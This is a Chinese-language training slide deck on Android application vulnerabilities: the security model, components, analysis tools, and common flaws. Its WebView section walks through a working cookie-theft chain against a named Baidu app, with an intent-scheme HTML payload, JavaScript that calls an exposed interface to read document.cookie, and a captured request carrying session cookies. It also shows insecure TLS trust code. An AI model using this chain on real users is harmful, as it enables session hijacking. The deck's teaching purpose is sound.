

第三届XMan夏令营

Android应用常见漏洞 分析及挖掘

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Part 01

Android应用层安全模型



文件存储

- 内部存储
 - 保存应用的私有文件，随应用卸载而删除
 - 应用的私有缓存数据
- 外部存储
 - 全局范围可读写，需要申请**EXTERNAL_STORAGE**权限
- 外置存储
 - 可移除Sdcard
- 私有存储
- 公共存储



使用内部存储

- 内部存储写文件
 - 模式: MODE_APPEND和MODE_WORLD_READABLE 、 MODE_WORLD_WRITEABLE
(API17后弃用)。

```
1 String FILENAME = "hello_file.txt";
2 String string = "hello world!";
3
4 FileOutputStream fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);
5 fos.write(string.getBytes());
6 fos.close();
```

- 读文件

```
1 String FILENAME = "hello_file.txt";
2 String string = "hello world!";
3
4 FileOutputStream fos = openFileOutput(FILENAME);
5 fos.read(string.getBytes());
6 fos.close();
```

- 缓存文件

- 使用getCacheDir() 来打开一个 File



外部存储

- 获得权限
 - <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
- 使用getExternalStorageState() 检查存储介质是否可用
- 获取公共目录
 - DIRECTORY_MUSIC、DIRECTORY_PICTURES、 DIRECTORY_RINGTONES

```
1 String albumName = "Album";
2 File file = new File(Environment.getExternalStoragePublicDirectory(
3         Environment.DIRECTORY_PICTURES), albumName);
```

- 保存私有文件
 - 使用getExternalFilesDir(String type) 来使用外部存储上的私有存储目录
 - type包括Environment.DIRECTORY_MUSIC、PODCASTS、 RINGTONES、ALARMS、NOTIFICATIONS、PICTURES、MOVIES或null



应用私有目录

- /data/data/appname/
 - databases: 数据库
 - cache: 缓存数据
 - files: 自己控制的文件
 - lib: 库文件
 - shared_prefs: 共享首选项



SharedPreference

- 以xml形式保存任何原始数据
- 数据将跨多个用户会话永久保留（即使应用已终止）。

```
1  @Override
2  protected void onCreate(Bundle state){
3      super.onCreate(state);
4
5      SharedPreferences settings = getSharedPreferences(PREFS_NAME, 0);
6      boolean silent = settings.getBoolean("key", false);
7      //code
8  }
9
10 @Override
11 protected void onStop(){
12     super.onStop();
13
14     SharedPreferences settings = getSharedPreferences(PREFS_NAME, 0);
15     SharedPreferences.Editor editor = settings.edit();
16     editor.putBoolean("key", Boolean);
17     editor.commit();
18 }
```



应用沙箱

- 在应用安装阶段，Android自动给每个应用分配UID，关联GID（App ID）
- 应用执行时以该UID运行
- 每个应用有只有它可读写的专用数据目录
- root用户UID为0
- 系统服务UID从1000开始，system用户UID为1000，应用程序UID从10000开始到19999
- 同签名应用程序可以使用同一个UID安装（sharedUserId），从而共享文件



权限

- 安装时申请，之后不能改变，除非动态申请
- 应用通过在AndroidManifest.xml文件内添加<uses-permission>标签来申请权限
- <permission>标签定义新权限
- 包管理器通过维护/data/system/packages.xml文件来管理应用权限等信息



权限保护级别

- Normal级别:
 - 默认值，低风险，无须用户确认，自动授权。如：
`ACCESS_NETWORK_STATE`、`GET_ACCOUNTS`
- Dangerous级别
 - 可访问用户数据或控制设备，需弹框显示并让用户确认。如：
`READ_SMS`、`CAMERA`
- Signature级别
 - 与声明权限使用相同证书的程序，通常为系统应用。如：
`NET_ADMIN`、`ACCESS_ALL_EXTERNAL_STORAGE`
- signatureOrSystem权限
 - 系统镜像的应用（`/system`或`/system/priv-app`目录下应用）或与声明权限使用相同证书的程序




Part 02

Android App剖析



APK文件



META-INF/

从 java jar 文件引入的描述包信息的目录

res/

资源文件

lib/

NDK编译的.so链接库

AndroidManifest.xml

程序全局配置文件

classes.dex

dalvik字节码文件

resources.arsc

编译后的二进制文件



AndroidManifest.xml

- <Manifest
 - sharedUserId : 应用间共享数据
- <application
 - android:allowClearUserData: 默认true
 - android:backupAgent: 值为一个完整的类名
 - android:debuggable: 默认false
 - android:enabled: 能否实例化
 - android:icon: app图标 (图片->drawable文件夹)
 - android:name: 应用程序所实现的Application子类名
 - android:permission: 定义权限
 - android:persistent: 是否时刻保持运行, 系统应用程序
 - android:process: 默认为元素里设置的包名



AndroidManifest.xml

○ <activity/service/receiver

- android:alwaysRetainTaskState : 是否保留状态不变
- android:clearTaskOnLaunch : 比如 P 是 activity, Q 是被P 触发的 activity, 然后返回Home, 重新启动 P , 是否显示 Q
- android:excludeFromRecents : 默认false
- android:finishOnTaskLaunch : 默认false
- android:multiprocess : 默认false
- android:noHistory : 默认false



AndroidManifest.xml

```
<intent-filter android:icon="drawable" android:label="string"  
android:priority="integer" >  
    <action />  
    <category />  
    <data />  
</intent-filter>
```





AndroidManifest.xml

- <provider
 - android:authorities : 调用者可以通过该表示找到该contentProvider
 - android:grantUriPermission : 针对其中某个或某部分URI，单独进行权限设置
 - android:exported: 是否导出

```
<provider android:name=".PrivProvider" ...>  
    <path-permission android:pathPrefix="/hello"  
        android:readPermission="READ_HELLO_CONTENTPROVIDER" />  
</provider>
```

➤ 只开放content://cn.wei.flowingflying.propermission.PrivProvider/hello路径下权限，不允许访问其他路径



Part 03

Android应用组件等介绍



四大组件

- Activity
- Service
- Content Provider
- Broadcast





Activity

- 在AndroidManifest.xml文件中声明
- 启动

```
Intent intent = new Intent(this, MyActivity.class);
intent.putExtra(KEY_NAME, value);
startActivity(intent);
```

```
Intent intent = new Intent(ACTION_NAME);
intent.putExtras(bundle);
startActivity(intent);
```

- 使用回调方法onSaveInstanceState()，保存Activity状态的一些重要信息



Activity返回栈

- 应用一般包含很多Activity，它们按照各自打开的顺序排列在返回栈（Back Stack）中，这些Activity统称为Task
- 当前一个Activity启动一个新的Activity时候，新的Activity会被加入返回栈中，并处于栈顶
- 当用户返回时候，当前处于栈顶的Activity会从返回栈中弹出，并被销毁(onDestroy)，恢复前一个Activity的状态



Activity启动模式

- 四种: standard、singleTop、singleTask、singleInstance
- Standard: 默认, 新启动的Activity放入返回栈栈顶, 同一个Activity可以被实例化多次
- singleTop: 若返回栈的顶部不存在该Activity, 则新建该Activity并放入栈顶; 若栈顶已有实例, 则调用onNewIntent方法向其传递Intent
- singleTask: 若该Activity不在栈顶, 弹出其上的所有Activity, 让该Activity置于栈顶, 并调用其onNewIntent()方法传入Intent
- singleInstance: 创建一个Activity的新实例置于新Task返回栈中, 且仅有一个



Service

- 与Activity相似，一直在后台运行，没有用户界面
- 子类必须实现**onBind(Intent intent)**方法
- 启动Service方式
 - `startService()`, 访问者与Service之间没有关联
 - `bindService()`, 访问者一旦退出，Service即终止
- IntentService
 - 创建单独的**worker**线程来处理所有的Intent请求
 - 创建单独的**worker**线程来处理**onHandleIntent()**方法实现的代码
 - 所有请求处理完成后，IntentService会自动停止



Content Provider

- 不同APP之间交换数据的标准API
- 使用<provider>在AndroidManifest.xml文件中定义
- 在provider标签中使用android:permission声明权限
- 其他应用需在AndroidManifest.xml中添加对应权限
- Content URI: "content://com.example.app.provider/table/id"
 - com.example.app.provider 是ContentProvider的authority
 - table是表



- 跨进程的消息收发机制
- sendBroadcast
- 继承BroadcastReceiver，重写onReceive方法
- 在manifest.xml中注册



BroadcastReceiver注册方式

- 静态注册

- 在 AndroidManifest.xml 文件中定义，注册的广播接收器必须要继承 BroadcastReceiver 类

```
1 <receiver android:name="myRecevice">          //继承BroadcastReceiver, 重写onReceiver方法
2   <intent-filter>
3     <action android:name="com.dragon.net"></action> //使用过滤器, 接收指定action广播
4   </intent-filter>
5 </receiver>
```

- 动态注册

- 在程序中使用 Context.registerReceiver 注册，注册的广播接收器相当于一个匿名类

```
1 IntentFilter intentFilter = new IntentFilter();
2 intentFilter.addAction(String);    //为BroadcastReceiver指定action, 使之用于接收同action的广播
3 registerReceiver(BroadcastReceiver,intentFilter);
```



开机自启

```
<!-- 开机广播接收 -->
<receiver android:name=".BootCompleteReceiver">
    <intent-filter>
        <!-- 注册开机广播地址-->
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</receiver>
<!-- 消息推送服务 -->
<service android:name=".MsgPushService"/>

public class BootCompleteReceiver extends BroadcastReceiver {
    private static final String TAG = "BootCompleteReceiver";
    @Override
    public void onReceive(Context context, Intent intent) {
        Intent service = new Intent(context, MsgPushService.class)
        context.startService(service);
        Log.i(TAG, "Boot Complete. Starting MsgPushService...");
    }
}
```

```
ic class MsgPushService extends Service {
    @Override
    public void onCreate() {
        super.onCreate();
    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startId)
        return super.onStartCommand(intent, flags, startId);
    }

    @Override
    public IBinder onBind(Intent arg0) {
        return null;
    }
}
```



Intent

- 显式Intent：指定具体的组件类
- 隐式Intent：没有指定具体component属性的Intent，仅设置了Action、Data、Category
- 例浏览网页

```
Uri web = Uri.parse("http://www.google.com");
Intent i=newIntent(Intent.ACTION_VIEW, web);
startActivity(i);
```

- 例发送短信

```
Uri uri = Uri.parse("smsto:15800000000");
Intent i=newIntent(Intent.ACTION_SENDTO, uri);
i.putExtra("sms_body", "The SMS text");
startActivity(i);
```



WebView

- setSavePassword
- setJavascriptEnabled
- addJavascriptInterface(API17 版本之后,要在被调用的地方加上
 @addJavascriptInterface 约束注解)
- setAllowFileAccess
- setAllowFileAccessFromFileURLs
- Loadurl
- shouldOverrideUrlLoading 接口



Part 04

常用分析方法及工具



流量分析

- 分析HTTP/HTTPS流量
 - Burp suit
 - Charles
 - Fiddler
- 更多种流量
 - Tcpdump
 - Wireshark





Burpsuit HTTPS流量分析

- 浏览器访问: <http://burp>
- 打开Burp Suite, Proxy->Options->Import/export CA Certificate
- 将cer格式改为crt
- 导入到手机
- 在设置->安全->从SD卡安装



- Apktool
- Dex2jar
- Jd-gui
- Baksmali
- JEB2
- IDA



静态分析

- 关键功能搜索
- 已知漏洞或恶意行为的特征
 - 敏感函数
 - 字符串特征
- 正则匹配
 - IP地址
 - 邮箱
 - 电话号码



- Xposed
 - <https://github.com/rovo89/XposedInstaller>
 - 替换 /system/bin/app_process 程序控制zygote进程
- Frida
 - <https://www.frida.re/>
 - Python+JS交互



Xposed

- 手机中安装Xposedinstaller.apk并激活
- Manifest.xml的<application>标签中添加<meta-data>
- Assets文件夹中新建xposed_init

```
<application  
    android:allowBackup="true"  
    android:icon="@mipmap/ic_launcher"  
    android:label="XModule"  
    android:roundIcon="@mipmap/ic_launcher_round"  
    android:supportsRtl="true"  
    android:theme="@style/AppTheme">  
    <meta-data  
        android:name="xposedmodule"  
        android:value="true" />  
    <meta-data  
        android:name="xposeddescription"  
        android:value="模块描述" />  
    <meta-data  
        android:name="xposedminversion"  
        android:value="54" />  
</application>
```




hook自定义类

```
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam) throws Throwable {
    if(loadPackageParam.packageName.equals("demo2.jni.com.myapplication")){
        XposedBridge.log( text: "Xposed " + loadPackageParam.packageName);
        XposedHelpers.findAndHookMethod( className: "myJNI", loadPackageParam.classLoader, methodName: "check", new XC_MethodReplacement() {
            protected void beforeHookedMethod(MethodHookParam param) {
                String pa = (String) param.args[1];
                XposedBridge.log( text: "before hooked method " + pa);
            }

            @Override
            protected Object replaceHookedMethod(MethodHookParam methodHookParam) throws Throwable {
                return "this is imei";
            }
        });
    }
}
```




Xposed ABC

1. 将api-82.jar复制到Android Studio的module的libs目录下,

Add as library
2. provided fileTree(include: ['*.jar'], dir: 'libs')
3. 在Application标签里面加三个meta-data
4. 创建xposed_init文件
5. 编写hook类（先静态分析获取hook目标）
6. 编译安装，重启使生效



Multi dex hook

attach得到完整的上下文context



```
@Override  
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam) throws Throwable {  
    if (!loadPackageParam.packageName.equals("com.your.packagename"))  
        return;  
    XposedBridge.Log("Loaded app: " + loadPackageParam.packageName);  
  
    XposedHelpers.findAndHookMethod("android.app.Application",  
        loadPackageParam.classLoader,  
        "attach",  
        Context.class,  
        new XC_MethodHook() {  
            @Override  
            protected void afterHookedMethod(MethodHookParam param) throws Throwable {  
                Context context = (Context) param.args[0];  
                XposedBridge.Log("attach_____");  
                hookMultiClound(context.getClassLoader());  
            }  
        });  
}  
  
private void hookMultiClound(ClassLoader classLoader) {
```



动态调试


- 传统的附加进程调试
 - JEB2
 - IDA
 - smali
- 通过hook调试
 - Xposed hook打印

1. 安装ideasmali插件
2. 提取apk的smali代码
3. import smali代码，并make directory as – Source Root
4. 设置remote调试端口和SDK
5. adb shell am start -D -n hfdcxy.com.myapplication/.MainActivity
6. adb forward tcp:8700 jdwp:26814



Part 05

常见漏洞介绍及分析



风险

- Allow Backup
- Debuggable
- Log
- 组件暴露
- Intent Schema URL
- 不安全加密
- 本地数据存储
- 动态加载dex





漏洞

- MIMT
- WebView
- SQL
- Web API
- 越权
- 路径穿越
- 私有数据泄露
- 本地开放端口
- DOS
- 二进制漏洞



MIMT (不安全https)

○ 不安全地重写TrustManager

```
0132.     private void trustAllHosts() {
0133.         String lstr_String = "trustAllHosts";
0134.         TrustManager[] ltrustManagerArr_TrustManager = new TrustManager[]{new fixedc_953(this)};
0135.         try {
0136.             SSLContext linstance_SSLContext = SSLContext.getInstance("TLS");
0137.             linstance_SSLContext.init(null, ltrustManagerArr_TrustManager, new SecureRandom());
0138.             HttpsURLConnection.setDefaultSSLSocketFactory(linstance_SSLContext.getSocketFactory());
0139.         } catch (Exception le_Exception) {
0140.             le_Exception.printStackTrace();
0141.         }
0142.     }
0143.
```

```
class fixedc_953 implements X509TrustManager {
    final /* synthetic */ CommonHttpClient f_this_0;

    fixedc_953(CommonHttpClient p1_CommonHttpClient) {
        if (HotFix.PREVENT_VERIFY) {
            System.out.println(VerifyLoad.class);
        }
        this.f_this_0 = p1_CommonHttpClient;
    }

    public X509Certificate[] getAcceptedIssuers() {
        return new X509Certificate[0];
    }

    public void checkClientTrusted(X509Certificate[] p1_X509Certificate, String p2_String) {
    }

    public void checkServerTrusted(X509Certificate[] p1_X509Certificate, String p2_String) {
    }
}
```



MIMT (不安全https)

- 不安全地重写hostnameVerifier

```
try {
    SSLContext linstance_SSLContext = SSLContext.getInstance("TLS");
    linstance_SSLContext.init(null, new TrustManager[]{new fixedc_MyTrustManager1329()}, new SecureRandom());
    HttpsURLConnection.setDefaultSSLSocketFactory(linstance_SSLContext.getSocketFactory());
    HttpsURLConnection.setDefaultHostnameVerifier(new fixedc_MyHostnameVerifier1328());
} catch (KeyManagementException le_KeyManagementException) {
    le_KeyManagementException.printStackTrace();
} catch (NoSuchAlgorithmException le2_NoSuchAlgorithmException) {
    le2_NoSuchAlgorithmException.printStackTrace();
}

/* compiled from: LetvHttpHandler */
class fixedc_MyHostnameVerifier1328 implements HostnameVerifier {
    fixedc_MyHostnameVerifier1328() {
        if (HotFix.PREVENT_VERIFY) {
            System.out.println(VerifyLoad.class);
        }
    }

    public boolean verify(String p1_String, SSLSession p2_SSLSession) {
        return true;
    }
}
```



MIMT（不安全https）

- 通过InetAddress作为createSocket参数

```
/**  
 * {@inheritDoc}  
 *  
 * <p class="caution"><b>Warning:</b> Hostname verification is not performed  
 * with this method. You MUST verify the server's identity after connecting  
 * the socket to avoid man-in-the-middle attacks.</p>  
 */  
@Override  
public Socket createSocket (InetAddress addr, int port, InetAddress localAddr, int localPort)  
public Socket createSocket (InetAddress addr, int port)
```



WebView漏洞

未移除隐藏的WebView接口

```
webView = (WebView)findViewById(R.id.webViewMain);
webView.getSettings().setJavaScriptEnabled(true);
if(Build.VERSION.SDK_INT >= 11&&Build.VERSION.SDK_INT < 17){
    webView.removeJavascriptInterface("searchBoxJavaBridge_");
    webView.removeJavascriptInterface("accessibility");
    webView.removeJavascriptInterface("accessibilityTraversal");
}
webView.loadUrl("http://www.XXX.com");
```



WebView跨域信息泄露

开启JS支持

允许使用File协议

未对File协议作检查

```
public class WebViewActivity extends Activity {  
    private WebView webView;  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        setContentView(R.layout.activity_webview);  
        webView = (WebView) findViewById(R.id.webView1);  
        webView.getSettings().setJavaScriptEnabled(true);  
        webView.getSettings().setAllowFileAccessFromFileURLs(true);  
        webView.getSettings().setAllowUniversalAccessFromFileURLs(true);  
        Intent i = getIntent();  
        String url = i.getData().toString();  
        webView.loadUrl(url);  
    }  
}
```



应用克隆

1. 远程获取目标手机中某一应用私有目录下的文件，然后拷贝这些文件到另一台设备该应用的私有目录下，可准确克隆出应用在目标手机上的状态
2. 可以通过WebView进行文件读取
3. WebView可以直接被外部调用，并能够加载外部可控的HTML文件



Webview明文密码存储

- `webView.setSavePassword(true);`



#	_id	host	username	password
1	1	http192.168.1.191	test@test.com	test

```
//mWebView.getSettings().setSavePassword(true);
mWebView.loadUrl("http://www.example.com");
...
```



WebView远程代码执行

- 条件
 - <Sdklevel17 (4.2.2)
 - addJavascriptInterface
 - setJavascriptEnable
 - Loadurl
- ```
webView = (WebView)findViewById(R.id.webViewMain);
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new JSInterface(), "JSInterface");
webView.loadUrl("http://www.XXX.com");
```



# WebView远程代码执行

```
private void injectJsInterfaces(Context p1_Context, LightBrowserWebView p2_LightBrowserWebView) {
 this.f_mReuseContext = new fixedc_3726(this, new WeakReference(p2_LightBrowserWebView));
 addJavascriptInterface(new GobackJSInterface(this, null).setReuseLogContext(this.f_mReuseContext), f_GO_BACK_JS_INTERFACE_NAME);
 if (this.f_mUrlShare != null) {
 this.f_mUtilsJavaScriptInterface = new UtilsJavaScriptInterface(p1_Context, this, this.f_mUrlShare);
 } else {
 this.f_mUtilsJavaScriptInterface = new UtilsJavaScriptInterface(p1_Context, this);
 }
 this.f_mUtilsJavaScriptInterface.setSource(SocialShareStatisticHelper.f_SHARE_SOURCE_LIGHT);
 this.f_mUtilsJavaScriptInterface.setBrowserType(BrowserType.LIGHT);
 this.f_mUtilsJavaScriptInterface.setForceShareLight(true);
 addJavascriptInterface(this.f_mUtilsJavaScriptInterface.setReuseLogContext(this.f_mReuseContext), "_____android_utils");
 addJavascriptInterface(new SendIntentJavaScriptInterface(this).setReuseLogContext(this.f_mReuseContext), "_____android_send_intent");
 addJavascriptInterface(new LoginManagerJavaScriptInterface(p1_Context, this).setReuseLogContext(this.f_mReuseContext), "_____android_account");
 addJavascriptInterface(new HomeFeedJavaScriptInterface(p1_Context, this), "_____android_feed");
 addJavascriptInterface(new NovelJavaScriptInterface(this.f(mContext, this), "_____android_novel"));
}
```

```
@JavascriptInterface
public void send(String p1_String) {
 new JsInterfaceLogger(this.f_mLogContext).setFun("send").setArgs(p1_String).log();
 Utility.runOnUiThread(new SendRunnable(this, p1_String));
}
```



# WebView远程代码执行

- 通过构造恶意的url， 用户加载后执行对应webView中的Javascript，达到获取用户cookie的目的。
- 用于加载的Activity和对应的webView

```
String lappid_String;
if (TextUtils.equals(f_VALUE_BROWSER_IN_LIGHT, p2_JSONObject.optString(f_PARAM_BROWSER_TYPE))) {
 lintent_Intent.setClassName(SearchBox.getApplicationContext().getPackageName(), LightBrowserActivity.class.getName());
 lintent_Intent.putExtra(LightBrowserFragment.f_START_BROWSER_URL_KEY, processCommandUrlParams(SearchBox.getApplappid_String = p2_JSONObject.optString(f_PARAM_APPID);
}
```

```
injectJsInterfaces - com/baidu/searchbox/lightbrowser/LightBrowserWebView.java : 1400
 init - com/baidu/searchbox/lightbrowser/LightBrowserWebView.java : 1367
 LightBrowserWebView - com/baidu/searchbox/lightbrowser/LightBrowserWebView.java : 1296
 initView - com/baidu/searchbox/lightbrowser/LightBrowserView.java : 572
 init - com/baidu/searchbox/lightbrowser/LightBrowserView.java : 563
 LightBrowserView - com/baidu/searchbox/lightbrowser/LightBrowserView.java : 521
 initBrowserView - com/baidu/searchbox/lightbrowser/LightBrowserActivity.java : 1112
```



# WebView远程代码执行

- 目标JavascriptInterface: HomeFeedJavaScriptInterface.isFeed()。

```
11. public class HomeFeedJavaScriptInterface extends FeedDetailBaseJavaScript {
12. public static final String f_JAVASCRIPT_INTERFACE_NAME = "Bdbox_android_feed";
13. private static final String f_TAG = "HomeFeedJS";
14.
15. public HomeFeedJavaScriptInterface(Context p1_Context, BdSailorWebView p2_BdSailorWebView) {
16. super(p1_Context, p2_BdSailorWebView);
17. }
18.
19. @JavascriptInterface
20. public void isFeed(String p1_String) {
21. new JsInterfaceLogger(this.f_mLogContext).setFun("isFeed").setArgs(p1_String).log();
22. if (!TextUtils.isEmpty(p1_String)) {
23. JSONObject ljsonObject_JSONObject = new JSONObject();
24. try {
25. ljsonObject_JSONObject.put("isFeed", 1);
26. postLoadJavaScript(p1_String, ljsonObject_JSONObject.toString());
27. } catch (JSONException le_JSONException) {
28. le_JSONException.printStackTrace();
29. }
30. }
31. }
32. }
```



# WebView远程代码执行

- 构造调起Activity的Intent Scheme url:(红色字体为用于调用js接口的html地址)

```
<html><script>location.href =
"intent://#Intent;scheme=http;action=android.intent.action.VIEW;category=android.inte
nt.category.BROWSABLE;component=com.baidu.searchbox.lite/com.baidu.searchbox.Ma
inActivity;S.targetCommand=%7B%22mode%22%3A%222%22%2C%22url%22%3A%22ht
tp%3A%2F%2Fmy.baidu.com%2Fbd%2Fbdjs1.html%22%2C%22browser%22%3A%22light
%22%2C%22append%22%3A%221%22%2C%22ap_v%22%3A%221%22%2C%22ap_m%2
2%3A%222%22%7D;i.com.baidu.searchbox.ACTION_PUSH_HOME_DATA_TYPE=0;com.
baidu.searchbox.ACTION_PUSH_HOME_TOKEN=1234456764678;end"
</script></html>
```



# WebView远程代码执行

- "url":http://my.baidu.com/bd/bdjs1.html
- bdjs1.html中相关js代码，将用户cookie显示在弹窗中<script>

<!-- JS获取当前用户 cookie -->

```
var a;var b = "setTimeout(function() { alert(document.cookie); }, 1000);";
```

```
function execute(){
```

```
 alert("JS获取当前用户 cookie");
```

```
 var a = window.Bbbox_android_feed.isFeed(b); }
```

```
 alert("跳转到bdjs1.html");
```

```
 execute();
```

```
</script>
```



# WebView远程代码执行

- 通过搭建服务器，修改hosts，在服务器端输出用户请求，可以获取当前登录用户的cookie，其中BDUSS是用户登录百度产品的关键参数。

```
GET /bd/autodown.php HTTP/1.1
HOST: my.baidu.com
CONNECTION: keep-alive
ACCEPT: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
UPGRADE-INSECURE-REQUESTS: 1
USER-AGENT: Mozilla/5.0 (Linux; Android 4.3; Nexus 4 Build/JWR66Y; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/48.0.2564.116 Mobile Safari/537.36 T7/10.0 light/1.0 lite
baiduboxapp/2.8.0.10 (Baidu; P1 4.3)
ACCEPT-ENCODING: gzip, deflate, br
ACCEPT-LANGUAGE: zh-CN,en-US;q=0.8
COOKIE:
BDUSS=1lITUhWRGxNOUE1NHpSQTFhTHVuOFRhRUU3T1NrdDB6Z1EtUy1NZkJJVHdDdUJhQVFBUFBJCQAAAAAA
BAIDUID=E81BC89B144CC95710B373C2C8E6D125:FG=1;
BDPASSGATE=IIP2AEptyoA_yiU4VLw3kIN8efjYriA1hW1SEpXQVSPfCSWmhH33bUrWz0HSieXBDP6wZTXebZda5XK>
2XSkUtdHmVqMHYO51ICs32p_dTR1KFfsm0JVfK2hs1k1yPRe2-
NxKjmuoG06E8ynIxJHRR0M0CFjTeZjBCOLaGuhPeGXu; BDORZ=FAE1F8CFA4E8841CC28A015FEAEE495D;
SE_LAUNCH=5%3A25367388;
BAIDUCUID=_iS6igaiS80lavajYuBzilicvalkavaFluvPug8qBa8su28pguwoi_aLvigTuviPA;
BAIDULOC=13512605_3625771_0_289_1522034160264; WISE_HIS_PM=0
```



# WebView 攻击

- var a =

```
window.xxx_android_send_intent.send("intent:content://#Intent;acti
on=com.xxx.intent.action.VIEW_DOWNLOADS;component=com.xxx/c
om.xxx.downloads.ui.DownloadActivity;end");
```



# SQL

---

- Cursor android.content.ContentResolver.query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
- Provider对外暴露
- Sqlite未使用预编译参数进行操作（占位符“？”）



# Web API 微信 Pay SDK XXE

- 支付完成后，微信会把相关支付结果和用户信息发送给商户，商户需要接收处理，并返回响应码
- 微信支付提供了一个接口，供商家接收异步支付结果
- 数据传输使用XML格式

```
public static Map<String, String> xmlToMap(String strXML) throws Exception {
 try {
 Map<String, String> data = new HashMap<String, String>();
 DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
 DocumentBuilder documentBuilder = documentBuilderFactory.newDocumentBuilder();
 InputStream stream = new ByteArrayInputStream(strXML.getBytes("UTF-8"));
 org.w3c.dom.Document doc = documentBuilder.parse(stream);
 doc.getDocumentElement().normalize();
 NodeList nodeList = doc.getDocumentElement().getChildNodes();
 for (int idx = 0; idx < nodeList.getLength(); ++idx) {
 Node node = nodeList.item(idx);
 if (node.getNodeType() == Node.ELEMENT_NODE) {
 org.w3c.dom.Element element = (org.w3c.dom.Element) node;
 data.put(element.getnodeName(), element.getTextContent());
 }
 }
 } catch (Exception e) {
 throw e;
 }
}
```



